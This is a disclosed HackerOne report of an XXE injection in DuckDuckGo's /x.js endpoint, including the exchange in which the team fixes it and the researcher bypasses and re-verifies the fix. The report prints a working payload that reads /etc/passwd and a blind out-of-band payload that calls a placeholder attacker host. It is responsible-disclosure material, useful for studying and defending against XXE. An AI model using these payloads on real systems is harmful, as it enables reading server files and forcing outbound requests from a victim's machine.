73

XXE on https://duckduckgo.com

Share:

State	Resolved (Closed)
Disclosed	**January 28, 2019 10:58pm +0530**
Reported To	DuckDuckGo
Asset	*.duckduckgo.com (Domain)
Weakness	XML External Entities (XXE)
Severity	Critical (9 ~ 10)
Participants	
Visibility	Disclosed (Full)

Collapse

TIMELINE

mik317 submitted a report to **DuckDuckGo**. Jan 22nd (8 days ago)

Summary:

Hi DuckDuckGo team,

I'm not sure of this vulnerability, but I'd like to try my luck; The `https://duckduckgo.com` domain is vulnerable against an `XXE injection` in the `/x.js` endpoint, in the `?u` parameter.

This resource simply fetch a `xml-formatted` file, and so returns an output.


The problem is that there isn't any control against the `xml input`, and the output can return the result of some `xml entities parsed`.

Steps:

1. Attacker uploads a file with the following content inside his malicious server (reachable remotely)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

1. Now upload it on his server, and goes on https://duckduckgo.com/x.js?u=http://malicious_server/xxe.xml
2. The result parsed of the file includes the `entity` with the content of the `/etc/passwd`



I'm not sure that the execution occurs inside the machine and not only in a sandbox, anyway I want try my luck :)

Impact

XXE injection, LFI, probably RCE

1 attachment:
F410529: xxe.png

beagle HackerOne staff posted a comment. Jan 22nd (8 days ago)
Hi @mik317,

Thanks for your submission. Your report is currently being reviewed and the HackerOne triage team will get back to you once there is additional information to share.

Kind regards,
@beagle

beagle HackerOne staff changed the status to ○ **Triaged**. Jan 22nd (8 days ago)
Hello @mik317,

Thank you for your submission! I was able to validate your report, and have submitted it to the appropriate remediation team for review. They will let us know the final ruling on this report, and when/if a fix will be implemented. Please note that the status and severity are subject to change.

Regards,
@beagle

mik317 posted a comment. Jan 22nd (8 days ago)
Hi @beagle ,
thank you so much, probably this is my first `xxe` :)

Best, Mik

marcantonio posted a comment. Jan 22nd (8 days ago)
We are investigating.

marcantonio posted a comment. Jan 22nd (7 days ago)
@mik317 This should be resolved. Could you please verify?

mik317 posted a comment. Jan 22nd (7 days ago)
Yeah, seems fixed to me :)

Best, Mik

mik317 posted a comment. Updated Jan 22nd (7 days ago)
@marcantonio ,
this is my first `xxe` and also my first `rce completed` report, so can we disclose (also partially if you prefer) ?

Regards, Mik

marcantonio posted a comment. Jan 22nd (7 days ago)
There was no RCE here. But yes, you can disclose.

mik317 posted a comment. Jan 22nd (7 days ago)
So, can you mark these reports as `resolved` ?
In this way I can request the `disclosure on the platform` :)

Cheers, Mik

marcantonio closed the report and changed the status to ○ **Resolved**. Jan 23rd (7 days ago)

@mik317 Thanks a lot. Can we send you some additional swag?

mik317 requested to disclose this report. Jan 23rd (7 days ago)

Hi @marcantonio ,

the `t-shirt- isn't already been delivered, but I think that will be delivered next week. Anyway, I don't know what type of swags you have lol, can you list to me some ? PS: Also the #483908 report seems resolved, can we close also it as` resolved`?

Best, Mik

mik317 posted a comment. Jan 23rd (7 days ago)

Hi @marcantonio ,

I was too much quick .... I've tried to bypass the fix, and I can still inject XXE entities ....

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY % remote SYSTEM "http://your_host/XXE_VULN">
%remote;
]>
<data>4</data>
```

The `http://your_host/XXE_VULN` page will be requested by your machine ....

Probably I can also read the `etc/passwd` file via the `OutOfBand` inception, but I'm working still on it

Best, Mik

mik317 cancelled the request to disclose this report. Jan 23rd (7 days ago)

For now I'm going to cancel the `disclosure request` until the problem will be resolved correctly :)

If you need that I open another report for this bypass, let me know it ;)

Best, Mik

mik317 posted a comment. Updated Jan 23rd (7 days ago)

So, from what I can see the `file exfiltration via OOB` isn't possible, but only because the access in general to the files is denied by some defensive rules. Anyway, is still possible utilize the `xxe injection` for make requests from your machine (leading also to a probable `internal-dos`). So, better fix also this type of entities (this is a `blind xxe`) ;)

Best, Mik

marcantonio posted a comment. Jan 27th (3 days ago)

Thanks @mik317. We are evaluating fixes.

tim_ddg posted a comment. Jan 28th (about 1 day ago)

@mik317, this should be fixed, can you verify?

mik317 posted a comment. Jan 28th (about 1 day ago)

Hi,

yes, seems fixed well :).

Please note the final comment on #486732 : from my side I can't verify that the fix is done on `origin` and on `content`, so keep in mind that all the 2 checks are necessary for stay protected :)

Best, Mik

mik317 posted a comment. Jan 28th (about 1 day ago)

Thank you so much,

One of the best team I've worked with, and that doesn't undervalue, the "work" of teen-aged testers;)

Cheers, Mik

mik317 requested to disclose this report. Jan 28th (about 1 day ago)

PS:
I would really appreciate if we can disclose (also partially if you prefer) this report ....

Regards, Mik

tim_ddg agreed to disclose this report. Jan 28th (about 1 day ago)

This report has been disclosed. Jan 28th (about 1 day ago)